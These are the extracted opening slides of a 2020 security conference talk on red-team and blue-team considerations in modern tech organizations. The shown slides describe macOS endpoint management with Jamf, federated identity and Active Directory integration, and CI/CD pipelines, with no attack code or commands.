



Red Techniques and Blue Considerations In Modern Tech Environments

Cedric Owens
GrayHat 2020 Virtual Con
October 2020

About Me

- Offensive Security Engineer
- Enjoy writing posts and tools
- Personal interest in macOS
- Enjoy 80s/90s Nostalgia
- Twitter @cedowens



Agenda


- Modern Tech Stacks
- Common Deployments
- Outside-In Attack Paths & Considerations
- Internal Attack Paths & Considerations



Modern Tech Stacks and Deployments

Tech Stacks At Modern Tech Orgs

- Endpoints: mostly macOS
- Federated Access
 - IdaaS
 - AD integration
- Concept of realms
- CI/CD pipelines
 - Docker and kubernetes
- Cloud Services
- Secrets Management



A Look At Endpoint Management

The screenshot shows the Jamf Pro Admin Server dashboard. It includes a header with the Jamf logo and version information (10.0.0). The main area displays 'Smart Computer Groups' with three cards: 'APPLCARE EXPIRES IN 30 DAYS' (2 Computers), 'RUNNING HIGH SIERRA' (13 Computers), and 'TEAM: STONECUTTERS' (30 Computers). Below this is a section for 'Policy Statuses' with four circular progress indicators:

- FILEVAULT 2 - ENCRYPTION: 74% Completed (20 Completed, 5 Remaining, 2 Failed)
- INSTALL XCODE: 58% Completed (27 Completed, 19 Remaining, 0 Failed)
- RESET FLUX CAPACITOR: 9% Completed (9 Completed, 88 Remaining, 0 Failed)
- UPDATE INVENTORY: 66% Completed (42 Completed, 19 Remaining, 2 Failed)


At the bottom, there's a 'Patch Management Statuses' section with two cards: 'ADOB FLASH PLAYER' and 'JAVA SE DEVELOPMENT KIT 8', each with a 'Patch Report' button. A 'Collapse Menu' button is at the bottom left.



The screenshot shows the JAMF Self Service interface. It features a top navigation bar with 'ACME Technologies Employee Tools and Resources' and a search bar. Below this is a 'Library' section with a grid of icons for various tools like '10th Floor Printers', 'Dropbox', 'Email Settings', etc. The main area is titled 'JAMF Self Service' and contains a grid of software management items:

Category	Item	Action
Productivity	10th Floor Printers	Install
Branding and Design	Dropbox	Reinstall
IT Help	Email Settings	Install
Developer Tools	Evernote	Install
New Hire Starter Kit	Google Chrome	Reinstall
Engineering	HipChat	Reinstall
Marketing	Keynote	Install
	Maintenance	Run
	Microsoft OneNote	Install
	Microsoft Word 20...	Install
	Pages	Install
	Photoshop	Reinstall
	Secure Wi-Fi	Install
	Slack	Run
	Sorel Communic...	Install
	VPN Settings	Install
	WebEx Player	Install
	Xcode	Reinstall

A Look At Endpoint Management



AD Federation

Public Login Portals

okta

onelogin

Office 365

AD Integration



Microsoft
Active Directory

Corporate Resources

Email

Messaging


Wiki

Doc Storage


Production Apps?



CI/CD Pipeline





Realms



